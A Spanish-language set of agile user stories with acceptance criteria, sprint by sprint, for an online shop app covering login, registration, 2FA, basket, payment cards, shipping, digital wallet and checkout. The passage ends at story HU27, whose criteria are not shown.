Como cliente, quiero poder iniciar sesión con un correo y contraseña para realizar mis compras y acceder a más funcionalidades de la aplicación.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe ingresar correctamente su correo electrónico y contraseña con los cuales está registrado para poder iniciar sesión. 2. Si el usuario ingresa el correo electrónico o la contraseña de manera incorrecta y hace clic en el botón para iniciar sesión, no se le permitirá iniciar sesión y se le debe mostrar un mensaje que diga: Correo electrónico o contraseña inválidos. 			

3. El usuario puede optar por ver los caracteres que ha ingresado en el campo de la contraseña.
4. Todos los campos son obligatorios (marcados con *).
5. Si el usuario no ingresa alguno de los campos obligatorios se debe mostrar un mensaje debajo del campo que diga: por favor, ingrese *nombre del campo vacío*.
6. Si al menos uno de los campos del formulario está vacío, el botón de inicio de sesión debe de permanecer deshabilitado.
7. El usuario debe de tener la opción “¿Ha olvidado su contraseña?” En caso de que quiera recuperar su contraseña.
8. El usuario debe de tener la opción “¿Todavía no es cliente?” En caso que desee registrarse.

Código:	HU02	Nombre:	Registrar usuario
Prioridad	Alta	Estimación:	2
Historia de Usuario:			
Como cliente, quiero poder registrarme en la aplicación para poder realizar mis compras y poder acceder a más funcionalidades.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe de ingresar un correo electrónico, si el texto ingresado no tiene forma de email debe de mostrarse un mensaje que diga “El correo no es válido”. 2. El usuario debe de ingresar una contraseña entre 5-40 caracteres, si la contraseña ingresada no es válida se debe mostrar un mensaje debajo del campo que diga “La contraseña debe tener una longitud entre 5-40 caracteres”. 3. El usuario debe de repetir la contraseña en un nuevo campo, si las contraseñas no coinciden se debe mostrar un mensaje debajo del campo que diga “Las contraseñas no coinciden”. 			

4. El usuario debe poder seleccionar de una lista una pregunta de seguridad e ingresar una respuesta a la pregunta de seguridad seleccionada.
5. Al hacer clic en “pregunta de seguridad” el usuario debe poder elegir una de las siguientes opciones:
 - a. ¿El segundo nombre de tu hermano/a mayor?
 - b. ¿Apellido de soltera de la madre?
 - c. ¿Fecha de nacimiento de la madre? (MM/DD/AA)
 - d. ¿Fecha de nacimiento del padre? (MM/DD/AA)
 - e. ¿Nombre de la abuela materna?
 - f. ¿Nombre de la abuela paterna?
 - g. ¿Nombre de tu mascota favorita?
 - h. ¿Apellido del dentista cuando eras un adolescente? (no incluyas 'Dr.')
 - i. ¿Tu código postal cuando eras un adolescente?
 - j. ¿Empresa para la que trabajaste primero como adulto?
 - k. ¿Tu libro favorito?
 - l. ¿Tu película favorita?
 - m. ¿Número de uno de tus clientes o tarjetas de identificación?
 - n. ¿Cuál es su lugar favorito para ir de excursión?
6. Si el usuario ingresa correctamente cada uno de los datos solicitados y hace clic en el botón de registrarse en el formulario, el usuario se registra exitosamente y se muestra el siguiente mensaje: Registro completado con éxito. Ahora puedes iniciar sesión.

7. El usuario debe de tener la opción de habilitar “Mostrar ayuda para contraseña” para que pueda crear una contraseña más segura, si la opción está habilitada se debe de mostrar en el formulario la siguiente información:
 - a. contiene al menos un carácter en minúscula
 - b. contiene al menos un carácter en mayúscula
 - c. contiene al menos un dígito
 - d. contiene al menos un carácter especial
 - e. contiene al menos 8 caracteres
8. Si el usuario ingresa un correo electrónico que ya ha sido registrado anteriormente, el usuario no debe de ser registrado y se muestra un mensaje que diga “El correo electrónico debe de ser único”.
9. Todos los campos son obligatorios (marcados con *).
10. Si el usuario no ingresa alguno de los campos obligatorios se debe mostrar un mensaje debajo del campo que diga: por favor, ingrese *nombre del campo vacío*.
11. Si al menos uno de los campos obligatorios del formulario está vacío, el botón de registrarse debe de permanecer deshabilitado.
12. El usuario debe de tener la opción “¿Ya eres un usuario?” En caso que ya tenga una cuenta y desee iniciar sesión.

Código:	HU03	Nombre:	Iniciar sesión con cuenta de Google
Prioridad	Media	Estimación:	1
Historia de Usuario:			
Como cliente, quiero poder iniciar sesión con mi cuenta de Google para realizar mis compras y poder acceder a más funcionalidades dentro de la aplicación.			
Criterios de aceptación:			

1. Al hacer clic en el botón de iniciar sesión con Google en la página de login, el usuario debe de ser redireccionado a la página de cuentas de Google.
2. Si el usuario ha seleccionado la cuenta de Google con la cual desea iniciar sesión de la página para acceder con Google, el usuario ingresará exitosamente a la aplicación con la cuenta seleccionada.

Código:	HU04	Nombre:	Recuperar contraseña
Prioridad	Media	Estimación:	1
Historia de Usuario:			
Como cliente, quiero poder tener la opción de recuperar contraseña para poder cambiar mi contraseña e iniciar sesión en la aplicación si se me olvida la contraseña.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe de ingresar el correo electrónico con el cual está registrado. 2. El usuario debe ingresar la respuesta de la pregunta de seguridad que registró cuando creó su cuenta. 3. El usuario debe de ingresar una contraseña válida (longitud entre 5-40 caracteres), si la contraseña ingresada no es válida se debe mostrar un mensaje que diga “La contraseña debe tener una longitud entre 5-40 caracteres”. 4. El usuario debe de repetir la nueva contraseña en un nuevo campo, si las contraseñas no coinciden se debe mostrar un mensaje que diga “Las contraseñas no coinciden”. 5. Al hacer clic en el botón “cambiar”, la contraseña se debe cambiar de manera exitosa y se debe mostrar un mensaje que diga “La contraseña ha sido cambiada correctamente”. 6. Si el usuario ingresa un correo electrónico que no ha sido registrado anteriormente, los demás campos del formulario deben permanecer deshabilitados junto con el botón “cambiar”. 			

7. Si el usuario responde de manera incorrecta a la pregunta de seguridad que había seleccionado, la contraseña no se cambia y en el formulario se muestra un mensaje que diga “Respuesta incorrecta a la pregunta de seguridad”.
8. El usuario debe de tener la opción de habilitar “Mostrar ayuda para contraseña” para que pueda crear una contraseña más segura. Si la opción está habilitada se debe de mostrar en el formulario la siguiente información:
 - a. contiene al menos un carácter en minúscula
 - b. contiene al menos un carácter en mayúscula
 - c. contiene al menos un dígito
 - d. contiene al menos un carácter especial
 - e. contiene al menos 8 caracteres
9. Todos los campos son obligatorios (marcados con *).
10. Si el usuario no ingresa alguno de los campos obligatorios se debe mostrar un mensaje debajo del campo que diga “Por favor, ingrese *nombre del campo vacío*”.
11. Si al menos uno de los campos del formulario está vacío, el botón de “cambiar” debe de permanecer deshabilitado.

Código:	HU05	Nombre:	Cambiar contraseña
Prioridad	Media	Estimación:	1
Historia de Usuario:			
Como cliente, quiero cambiar mi contraseña para mi seguridad.			
Criterios de aceptación:			

1. El sistema debe mostrar al usuario un formulario con tres campos: contraseña actual, nueva contraseña, repetir la contraseña nueva y un botón de cambiar contraseña.

Validaciones:

2. Los campos de La nueva contraseña y repetir la contraseña nueva deben de ser iguales.
3. La contraseña actual debe de ser la misma a la del usuario en sesión.
4. La nueva contraseña:
 - a. Debe contener por lo menos 5 caracteres máximo 40 caracteres.
 - b. Debe incluir signos diferentes como también signos especiales y letras en mayúscula y minúscula.
 - c. No debe contener datos personales.
5. Todos los campos son obligatorios (marcados con *).
6. Debe de aparecer la información de ayuda sobre los criterios para crear una contraseña.
7. Al enviar deberá de aparecer un mensaje de texto en verde “La contraseña ha sido cambiada correctamente.” si existe algún error deberá de aparecerle un mensaje con la descripción del error cometido ejemplo “La contraseña actual no es correcta.”
8. Si las contraseñas no coinciden se debe mostrar un mensaje que diga “Las contraseñas no coinciden”

Código:	HU06	Nombre:	Cerrar sesión
Prioridad	Baja	Estimación:	0.5
Historia de Usuario:			
Como cliente, quiero cerrar mi sesión para evitar que otro usuario acceda a mi cuenta.			

Criterios de aceptación:

1. Al hacer clic en el botón “cerrar sesión” se debe cerrar la sesión del usuario.
2. Si el cliente hace clic en el botón atrás del navegador no debe aparecer información de la sesión del usuario que ha cerrado su sesión.

Código:	HU07	Nombre:	Gestionar el doble factor de autenticación 2FA
Prioridad	Media	Estimación:	2

Historia de Usuario:

Como cliente, quiero ingresar al sistema a través de un doble factor de autenticación para tener una mayor seguridad en el sitio web.

Criterios de aceptación:

1. El usuario debe de poder escanear un código QA en una aplicación de autenticación compatible con TOTP de preferencia Google a (por ejemplo, Google Authenticator)
2. El usuario debe poder ingresar la contraseña actual y el token generado por la aplicación de autenticación, este token debe de tener un tamaño de 6 dígitos para ser tomado como válido.
3. El usuario debe de tener la opción de poder visualizar la información de ayuda en el campo para ingresar el token, al pasar el puntero por un ícono de ayuda se debe mostrar un mensaje que diga “El token del autenticador que debe ser ingresado debe tener 6 dígitos”.
4. Si el usuario ingresa correctamente los datos deberá de aparecer un mensaje flotante que diga “Se ha completado con éxito la configuración de 2FA” y debe de mostrarle un formulario por si desea eliminar el 2FA
5. En el caso de error el mensaje de error debe de ser el siguiente “No se pudo cambiar la configuración de 2FA. Verifique si ingresó su contraseña (y token) correctamente.”

Código:	HU08	Nombre:	Iniciar sesión con autenticación de dos factores.
Prioridad	Media	Estimación:	1
Historia de Usuario:			
Como cliente, quiero poder iniciar sesión teniendo activada la configuración de autenticación de dos factores para que mi cuenta tenga mayor protección y así poder realizar mis compras y acceder a más funcionalidades de la aplicación de manera segura.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe introducir el código de autenticación de dos factores luego de haber ingresado con sus credenciales. 2. El código debe de tener 6 dígitos para ser válido. 3. Si el usuario ingresa correctamente el código 2FA en el formulario y hace clic en el botón de iniciar sesión, el usuario debe ingresar exitosamente a la aplicación. 4. Si el usuario ingresa de manera incorrecta el código 2FA en el formulario y hace clic en el botón de iniciar sesión, no se le permitirá iniciar sesión y se le debe mostrar un mensaje que diga “El código introducido es inválido”. 5. Si el campo del formulario está vacío, el botón de inicio de sesión debe de estar deshabilitado. 			

Código:	HU09	Nombre:	Ver catálogo de productos
Prioridad	Alta	Estimación:	2
Historia de Usuario:			
Como cliente, quiero poder visualizar los productos de la tienda para poder comprar los productos de mi interés.			
Criterios de aceptación:			

1. Al ingresar a la aplicación se debe de visualizar un catálogo de todos los productos de la tienda.
2. Cada producto debe de tener una imagen de referencia, su nombre y su precio.
3. Si el producto es un jugo se debe mostrar la cantidad de ml del jugo.
4. Si el producto está agotado se debe mostrar una etiqueta que diga “agotado”.
5. Si un producto tiene 3 o menos productos disponibles se debe mostrar una etiqueta con la cantidad en existencia.
6. Si el usuario ha iniciado sesión con su cuenta cada producto debe de tener la opción de “agregar al carrito de compras”.
7. Por defecto se deben de mostrar 12 productos por página, pero el usuario debe poder elegir si desea ver 12, 24 o 36.

Sprint 2

Evaluación de requisitos

Código	HU10
Nombre:	Buscar productos en el catálogo de productos.
Descripción:	
Como cliente, quiero poder buscar los productos de mi preferencia para obtener una mayor comodidad.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe poder ingresar la frase o el criterio de búsqueda para ejecutar la búsqueda deberá de presionar la tecla Intro o hacer clic en el icono de lupa, el sistema deberá mostrarle los resultados de ese texto a través del nombre, precio y descripción del producto. 2. Una vez ejecutada la búsqueda el botón de la lupa debe de cambiar por una X para eliminar el criterio de búsqueda del campo de texto e ingresar otro criterio. 	

Posibles preguntas u observaciones esperadas:
1. Si no se encuentra el producto ¿se le mostrará un mensaje al usuario o se le mostrarán productos relacionados?

Código	HU11
Nombre:	Agregar productos a la cesta
Descripción:	
Como cliente, quiero poder añadir productos a la cesta de compra para posteriormente poder comprarlos.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe de haber iniciado sesión para poder agregar productos a su cesta. 2. Al hacer clic en el botón “agregar a carrito de compras”, el producto debe ser agregado a la cesta de compras y se debe de incrementar el contador de productos agregados en la cesta. 3. Al hacer clic en el botón “agregar a carrito de compras” se debe de mostrar un mensaje indicando que el producto ha sido añadido. 	
Posibles preguntas u observaciones esperadas:	
<ol style="list-style-type: none"> 1. ¿En qué parte de la pantalla se debe de mostrar el mensaje? 2. ¿Qué debe decir el mensaje mostrado? 3. ¿El mensaje desaparecerá solo o tendrá la opción de cerrar? 4. ¿Cuánto tiempo debe permanecer el mensaje en pantalla? 	

Código	HU12
Nombre:	Ver mi cesta de compras
Descripción:	
Como cliente, quiero ver mi cesta de compras para poder ver los productos que he agregado.	
Criterios de aceptación:	

1. El usuario debe poder ver cada producto agregado con la cantidad que ha agregado de cada producto.
2. El usuario debe tener la opción de agregar y quitar productos de los que ya ha agregado y un botón para eliminar los productos.
3. El usuario debe poder ver el precio total a pagar por los productos agregados en su cesta de compra.
4. El usuario debe tener disponible un botón para tramitar el pedido y así continuar con el proceso de compra.

Posibles preguntas u observaciones esperadas:

1. ¿Qué información del producto se le mostrará al usuario?

Código	HU13
Nombre:	Agregar/quitar productos desde mi cesta de compra.
Descripción:	
Como cliente quiero poder agregar o quitar productos desde mi cesta de compra para facilitar mi compra.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. Si el usuario hace clic en el botón menos de un producto, se disminuirá la cantidad de ese producto y se calculará el nuevo precio total. 2. Si el usuario hace clic en el botón más de un producto, se aumentará la cantidad de ese producto y se calculará el nuevo precio total. 3. Si el producto se encuentra con el contador en 1, el usuario ya no podrá quitar más productos. 4. El usuario no puede agregar más productos si ya no hay en existencia. 	
Posibles preguntas u observaciones esperadas:	
<ol style="list-style-type: none"> 1. ¿Se mostrará algún mensaje para que el usuario no agregue más productos cuando ya no hay? 	

2. ¿De qué manera se mostrará la opción de agregar y quitar productos?

Código	HU14
Nombre:	Eliminar productos desde mi cesta de compra.
Descripción:	
Como usuario quiero poder eliminar productos que he agregado a mi cesta de compra para quitar aquellos productos que ya no deseo comprar.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. Cada tipo de producto agregado debe tener el botón de eliminar, con el cual se eliminarán todos los productos de ese tipo de la cesta de compra. 2. Al hacer clic en el botón de eliminar, el producto debe ser eliminado. 3. Al eliminar un producto se debe actualizar el precio total de la cesta de compra 	
Posibles preguntas u observaciones esperadas:	
<ol style="list-style-type: none"> 1. ¿Se mostrará algún mensaje al eliminar el producto o solo se quitará de la lista de productos? 	

Código	HU15
Nombre:	Agregar opciones de pago
Descripción:	
Como cliente quiero poder agregar mis opciones de pago para poder realizar mis pagos dentro de la aplicación.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe poder desplegar un formulario para poder añadir una nueva tarjeta como método de pago. 2. El formulario debe de contener el campo para ingresar el nombre del propietario de la tarjeta, número de tarjeta y debe poder seleccionar el mes de vencimiento y 	

año de expiración y además se debe tener un botón de enviar, para registrar la tarjeta.

Validaciones:

3. El número de la tarjeta debe de contener 16 caracteres
4. el año de expiración no debe ser menor al año actual, todos los campos son obligatorios.
5. Si el formulario no es válido debe de bloquearse el botón para enviar el formulario.
6. Al momento de enviar y ser guardado con éxito debe de agregarse en la parte de visualización de los métodos de pago la nueva tarjeta.

Posibles preguntas u observaciones esperadas:

1. ¿Se mostrará algún mensaje si se deja un campo del formulario vacío?
2. ¿Se le mostrará algún tipo de ayuda en el campo del número de tarjeta al usuario?

Código	HU16
Nombre:	Ver opciones de pago
Descripción:	
Como cliente quiero poder ver mis opciones de pago registradas para poder realizar mis pagos dentro de la aplicación.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe poder ver sus opciones de pago registradas. 2. El usuario debe tener la opción de eliminar las tarjetas registradas. 3. Si el usuario hace clic en el botón de eliminar de una de las tarjetas registradas, esta se debe eliminar exitosamente. 	
Posibles preguntas u observaciones esperadas:	
<ol style="list-style-type: none"> 1. ¿Cómo se mostrará la información de las tarjetas registradas? 	

2. ¿Qué información se mostrará de las tarjetas registradas?

Código	HU17
Nombre:	Agregar ubicaciones de envío
Descripción:	
Como cliente quiero poder agregar mis ubicaciones de envío para tener registrada la dirección donde deseo recibir mi pedido.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe ingresar en un formulario su país, nombre, número móvil, código postal, dirección, ciudad y estado. 2. Si el usuario ingresó correctamente los datos solicitados y hace clic en el botón “enviar” su ubicación se debe guardar correctamente. 3. El campo estado es opcional, los demás campos son obligatorios. 4. Los campos obligatorios serán marcados con un asterisco. 5. Si el usuario deja al menos un campo obligatorio vacío el botón “enviar” debe permanecer deshabilitado. 6. El usuario debe tener un botón “volver” por si desea volver a la página anterior. 	
Posibles preguntas u observaciones esperadas:	
<ol style="list-style-type: none"> 1. ¿Si un campo obligatorio se deja vacío, se mostrará algún mensaje? 2. ¿Cuántos caracteres como máximo tendrá en campo dirección? 	

Código	HU18
Nombre:	Ver ubicaciones de envío
Descripción:	
Como cliente quiero poder ver mis ubicaciones de envío para poder mantener un mejor control de las direcciones que he registrado.	

Criterios de aceptación:
<ol style="list-style-type: none"> 1. El usuario debe poder visualizar sus direcciones guardadas con la siguiente información: <ol style="list-style-type: none"> a. Nombre del usuario b. Dirección c. País d. Una opción para editar y otra para eliminar mi dirección 2. Si el usuario hace clic en el botón “eliminar” la dirección debe ser eliminada.
Posibles preguntas u observaciones esperadas:
No hay observaciones.

Refinamiento y diseño final

Código:	HU10	Nombre:	Buscar productos en el catálogo de productos.
Prioridad	Media	Estimación:	3
Historia de Usuario:			
Como cliente, quiero poder buscar los productos para obtener una mayor comodidad.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe poder ingresar la frase o el criterio de búsqueda para ejecutar la búsqueda deberá de presionar la tecla enter o hacer clic en el icono de lupa, el sistema deberá mostrarle los resultados de ese texto a través del nombre, precio y descripción del producto. 2. Una vez ejecutada la búsqueda el botón de la lupa debe de cambiar por una X para eliminar el criterio de búsqueda del campo de texto e ingresar otro criterio. 			

- Si no se encuentra ningún resultado del criterio de búsqueda ingresado, se deberá mostrar un mensaje que diga “No se encontraron resultados. Pruebe ajustar sus criterios de búsqueda para encontrar lo que está buscando”.

Código:	HU11	Nombre:	Agregar productos a la cesta
Prioridad	Alta	Estimación:	1
Historia de Usuario:			
Como cliente, quiero poder añadir productos a la cesta de compra para posteriormente poder comprarlos.			
Criterios de aceptación			
<ol style="list-style-type: none"> El usuario debe de haber iniciado sesión para poder agregar productos a su cesta. Al hacer clic en el botón “agregar a carrito de compras”, el producto debe ser agregado a la cesta de compras y se debe de incrementar el contador de productos agregados en la cesta. Al hacer clic en el botón “agregar a carrito de compras” se debe de mostrar un mensaje en la parte central inferior de la pantalla indicando el nombre del producto y que ha sido añadido a su cesta. El mensaje debe permanecer en pantalla 5 segundos. El mensaje debe de tener la opción de poder cerrarlo. 			

Código:	HU12	Nombre:	Ver mi cesta de compras
Prioridad	Media	Estimación:	1
Historia de Usuario:			
Como cliente, quiero ver mi cesta de compras para poder ver los productos que he agregado.			
Criterios de aceptación:			

1. El usuario debe poder ver cada producto agregado con la cantidad que ha agregado de cada producto.
2. El usuario debe poder ver la imagen del producto agregado, su nombre y su precio.
3. El usuario debe tener la opción de agregar y quitar productos de los que ya ha agregado en su cesta y un botón para eliminar los productos.
4. El usuario debe poder ver el precio total a pagar por los productos agregados en su cesta de compra.
5. El usuario debe tener disponible un botón para tramitar el pedido y así continuar con el proceso de compra.

Código:	HU13	Nombre:	Agregar/quitar productos desde mi cesta de compra.
Prioridad	Media	Estimación:	2
Historia de Usuario:			
Como cliente, quiero poder agregar o quitar productos desde mi cesta de compra para facilitar mi compra.			
Criterios de aceptación			
<ol style="list-style-type: none"> 1. El usuario debe tener la opción de agregar o quitar productos de la cesta de compra mediante un contador que contenga un botón para aumentar y otro para disminuir el contador. 2. Si el usuario hace clic en el botón menos de un producto, se disminuirá la cantidad de ese producto y se calculará el nuevo precio total. 3. Si el usuario hace clic en el botón más de un producto, se aumentará la cantidad de ese producto y se calculará el nuevo precio total. 4. Si el producto se encuentra con el contador en 1, el usuario ya no podrá quitar más productos. 5. El usuario no puede agregar más productos si ya no hay en existencia. 			

6. Si el usuario quiere agregar más productos del mismo tipo cuando ya no hay en existencia, en la parte inferior de la pantalla se debe mostrar un mensaje que diga: “Sólo puede pedir hasta *cantidad de productos en existencia* artículos de este producto.”

Código:	HU14	Nombre:	Eliminar productos desde mi cesta de compra.
Prioridad	Baja	Estimación:	0.5
Historia de Usuario:			
Como cliente, quiero poder eliminar productos que he agregado a mi cesta de compra para quitar aquellos productos que ya no deseo comprar.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. Cada tipo de producto agregado debe tener un botón de eliminar, con el cual se eliminarán todos los productos de ese tipo de la cesta de compra. 2. Al hacer clic en el botón de eliminar, el producto debe ser eliminado y se debe de quitar de la lista de productos. 3. Al eliminar un producto se debe actualizar el precio total de la cesta de compra. 			

Código:	HU15	Nombre:	Agregar opciones de pago
Prioridad	Alta	Estimación:	2
Historia de Usuario:			
Como cliente, quiero poder agregar mis opciones de pago para poder realizar mis pagos dentro de la aplicación.			
Criterios de aceptación:			

1. El usuario debe poder desplegar un formulario para poder añadir una nueva tarjeta como método de pago.
2. El formulario debe de contener el campo para ingresar el nombre del propietario de la tarjeta, número de tarjeta y debe poder seleccionar el mes de vencimiento y año de expiración y además se debe tener un botón de enviar, para registrar la tarjeta.
3. El número de la tarjeta debe de contener 16 caracteres
4. El año de expiración no debe ser menor al año actual, todos los campos son obligatorios.
5. Si el formulario no es válido debe de bloquearse el botón para enviar el formulario.
6. Al momento de enviar y ser guardado con éxito debe de agregarse en la parte de visualización de los métodos de pago la nueva tarjeta.
7. Si un campo requerido se deja vacío su borde se marcará de color rojo y mostrará un mensaje que diga “por favor ingrese *nombre del campo vacío*”
8. Si el usuario no ha completado la cantidad de dígitos que debe contener la tarjeta se debe mostrar un mensaje que diga “Por favor ingrese un número de tarjeta de crédito de 16 dígitos válido.”

Código:	HU16	Nombre:	Ver opciones de pago
Prioridad	Media	Estimación:	1
Historia de Usuario:			
Como cliente quiero poder ver mis opciones de pago registradas para poder realizar mis pagos dentro de la aplicación.			
Criterios de aceptación:			

1. El usuario debe poder ver sus opciones de pago registradas en un listado.
2. El usuario solo podrá visualizar los últimos 4 dígitos de su tarjeta, los demás dígitos serán representados con asteriscos.
3. El usuario podrá ver el nombre del propietario y la fecha de vencimiento de la tarjeta.
4. El usuario debe tener la opción de eliminar las tarjetas registradas.
5. Si el usuario hace clic en el botón de eliminar de una de las tarjetas registradas, esta se debe eliminar exitosamente.

Código:	HU17	Nombre:	Agregar ubicaciones de envío
Prioridad	Alta	Estimación:	2

Historia de Usuario:

Como cliente quiero poder agregar mis ubicaciones de envío para tener registrada la dirección donde deseo recibir mi pedido.

Criterios de aceptación:

1. El usuario debe ingresar en un formulario su país, nombre, número móvil, código postal, dirección, ciudad y estado.
2. Si el usuario ingresa correctamente los datos solicitados y hace clic en el botón “enviar” su ubicación se debe guardar correctamente.
3. El campo dirección debe tener como máximo 160 caracteres.
4. El campo estado es opcional, los demás campos son obligatorios.
5. Los campos obligatorios serán marcados con un asterisco.
6. Si el usuario deja al menos un campo obligatorio vacío el botón “enviar” debe permanecer deshabilitado.
7. El usuario debe tener un botón “volver” por si desea volver a la página anterior.

8. Si un campo obligatorio se deja vacío su borde se marcará de color rojo y mostrará un mensaje que diga “por favor ingrese *nombre del campo vacío*”

Código:	HU18	Nombre:	Ver ubicaciones de envío
Prioridad	Media	Estimación:	1
Historia de Usuario:			
Como cliente quiero poder ver mis ubicaciones de envío para poder mantener un mejor control de las direcciones que he registrado.			
Criterios de aceptación:			
<ol style="list-style-type: none"> 1. El usuario debe poder visualizar sus direcciones guardadas con la siguiente información: <ol style="list-style-type: none"> a. Nombre del usuario b. Dirección c. País d. Una opción para editar y otra para eliminar mi dirección 2. Si el usuario hace clic en el botón “eliminar” la dirección debe ser eliminada. 			

Sprint 3

Evaluación de requisitos

Código	HU19
Nombre:	Editar ubicaciones de envío
Descripción:	
Como cliente quiero poder editar mis ubicaciones de envío para mantener mis datos de dirección actualizados.	
Criterios de aceptación:	

<ol style="list-style-type: none"> 1. El usuario debe poder ver el mismo formulario de “agregar ubicaciones de envío” pero se debe mostrar con la información que había ingresado cuando agregó su dirección. 2. El usuario debe poder editar cualquier dato que desee y al hacer clic en el botón “enviar” se deben actualizar sus datos.
Posibles preguntas u observaciones esperadas:
No hay observaciones

Código	HU20
Nombre:	Agregar billetera digital
Descripción:	
Como cliente quiero poder tener una billetera digital para poder llevar un mejor control de los gastos dentro de la aplicación.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe tener la opción de ver el saldo de su billetera digital. 2. El usuario debe poder ingresar la cantidad de dinero que desea guardar en su billetera digital. 3. Al hacer clic en el botón “continuar” después de haber ingresado una cantidad válida se le debe mostrar la pantalla con sus opciones de pago registradas. 4. El usuario debe poder elegir una opción de pago de las que tiene guardadas. 5. Al hacer clic en “continuar” el cargo a la billetera digital se guardará correctamente y el usuario será redireccionado a la pantalla de agregar billetera digital con su nuevo saldo actualizado. 	
Posibles preguntas u observaciones esperadas:	
<ol style="list-style-type: none"> 1. ¿Cómo se mostrará la información del saldo de la billetera digital? 2. ¿Cuál es la cantidad mínima para agregar a la billetera? 	

3. ¿Cuál es la cantidad máxima para agregar a la billetera?
4. ¿Se mostrará algún mensaje luego de haber registrado el saldo en la billetera?

Código	HU21
Nombre:	Seleccionar ubicación de envío para la compra.
Descripción:	
Como cliente quiero poder elegir una dirección de envío para poder tramitar mi pedido.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe poder seleccionar una dirección de envío que ya ha registrado anteriormente. 2. El usuario debe poder tener la opción de agregar una nueva dirección (ver historia de usuario “Agregar ubicaciones de envío”). 3. El usuario debe tener un botón “continuar” para que puede continuar con el proceso de su pedido. 	
Posibles preguntas u observaciones esperadas:	
No hay observaciones.	

Código	HU22
Nombre:	Elegir velocidad de entrega
Descripción:	
Como cliente quiero poder elegir la velocidad de entrega de mi pedido para mi comodidad según mi interés.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe de poder seleccionar la velocidad de entrega de su preferencia. 2. Los precios y tiempos esperados de entrega son los siguiente: <ol style="list-style-type: none"> a. One Day Delivery - estimación de 1 Día para la entrega, precio de \$0.99 b. Fast Delivery - estimación de 3 Días para la entrega, precio de \$0.50 	

<p>c. Standard Delivery - estimación de 5 Días para la entrega, precio \$0.00</p> <p>3. El usuario debe de seleccionar una opción y continuar con el proceso de compra.</p>
Posibles preguntas u observaciones esperadas:
No hay observaciones.

Código	HU23
Nombre:	Realizar pago de mi compra
Descripción:	
Como cliente quiero poder realizar el pago de mis productos por medio de tarjeta de crédito/débito o por medio de mi billetera en línea para poder realizar mis compras de una manera más fácil.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe de tener la opción si desea pagar con tarjeta de crédito o débito o utilizando su billetera. 2. Si el usuario tiene registrada una o más tarjetas de crédito o débito, puede seleccionar una de ellas y dar clic en el botón de continuar para seguir con el proceso de pago de sus productos. 3. Si el usuario tiene saldo suficiente en su billetera para pagar su pedido puede seleccionar la opción “pagar utilizando billetera” y dar clic en el botón “pagar” para continuar con el proceso de pago de sus productos. 4. Si el usuario no selecciona una opción de pago el botón “continuar” debe permanecer deshabilitado. 	
Posibles preguntas u observaciones esperadas:	
No hay observaciones	

Código	HU24
Nombre:	Finalizar compra

Descripción:
Como cliente quiero ver toda la información de mi pedido a realizar para revisar si todo está bien y así finalizar mi compra.
Criterios de aceptación:
<ol style="list-style-type: none"> 1. El usuario debe poder ver la dirección de entrega del pedido. 2. El usuario debe poder ver el método de pago seleccionado. 3. El usuario debe poder ver los productos de su cesta con su nombre, imagen, cantidad y precio. 4. El usuario debe poder tener un resumen de lo que pagará, con la siguiente información: <ol style="list-style-type: none"> a. Ítems: Precio total a pagar de los productos b. Envío: Precio del envío seleccionado c. Promoción: Si cuenta con alguna promoción se agregaría en este apartado. d. Precio total: Total a pagar por los productos, precio de envío y descuentos agregados. 5. El usuario debe tener un botón “colocar pedido y pagar” para finalizar su compra de manera exitosa.
Posibles preguntas u observaciones esperadas:
No hay observaciones

Código	HU25
Nombre:	Enviar quejas del pedido facturado
Descripción:	
Como cliente quiero poder enviar quejas de mi pedido para poder tener respuesta por parte del proveedor si tengo algún inconveniente con mi pedido facturado.	
Criterios de aceptación:	

1. El usuario debe ser capaz de ver su correo o nombre de usuario en un campo titulado “cliente” en el formulario de quejas, el cual no podrá ser editado.
2. El usuario debe subir de su ordenador una factura en formato PDF.
3. Si el usuario escribe su queja y sube su factura correctamente y hace clic en el botón enviar, la queja se envía y se mostrará un mensaje que diga: “¡Atención al cliente se pondrá en contacto contigo pronto! La referencia de queja es *número de queja. *”
4. Si el usuario deja vacío el campo mensaje, se debe de marcar el borde del campo de color rojo, y debajo del campo un mensaje que diga: por favor, proporcione un texto.
5. Si el usuario no selecciona un archivo el botón enviar debe permanecer deshabilitado.

Posibles preguntas u observaciones esperadas:

1. ¿Cuántos caracteres como máximo debe permitir el campo para ingresar la queja?
2. ¿Cuánto debe pesar como máximo el fichero que se debe subir?
3. ¿Se mostrará un mensaje si el fichero sobrepasa el límite?

Código	HU26
Nombre:	Ver el resumen del pedido
Descripción:	
Como cliente quiero ver el detalle del pedido realizado para revisar si todo está bien con mi pedido.	
Criterios de aceptación:	
<ol style="list-style-type: none"> 1. El usuario debe poder ver un mensaje de agradecimiento por la compra. 2. El usuario debe poder visualizar la dirección de entrega del pedido. 3. El usuario debe poder ver la fecha de entrega. 	

4. El usuario debe tener a disposición un enlace para hacer el seguimiento de la orden.
5. El usuario debe tener la opción para descargar la factura.
6. El usuario debe poder el resumen del pedido en una tabla que tenga una columna para el nombre de los productos, otra para su precio, otra para la cantidad y otra para el precio total.
7. En el resumen de la compra deberá de colocarse el total a pagar por los productos, el costo del envío, promoción y precio total a pagar.

Posibles preguntas u observaciones esperadas:

1. ¿Qué mensaje de agradecimiento se le mostrará al cliente?
2. ¿Con qué formato se debe mostrar la fecha de entrega?

Código	HU27
Nombre:	Imprimir factura del pedido
Descripción:	
Como cliente quiero obtener una factura para comprobar la transacción.	
Criterios de aceptación:	
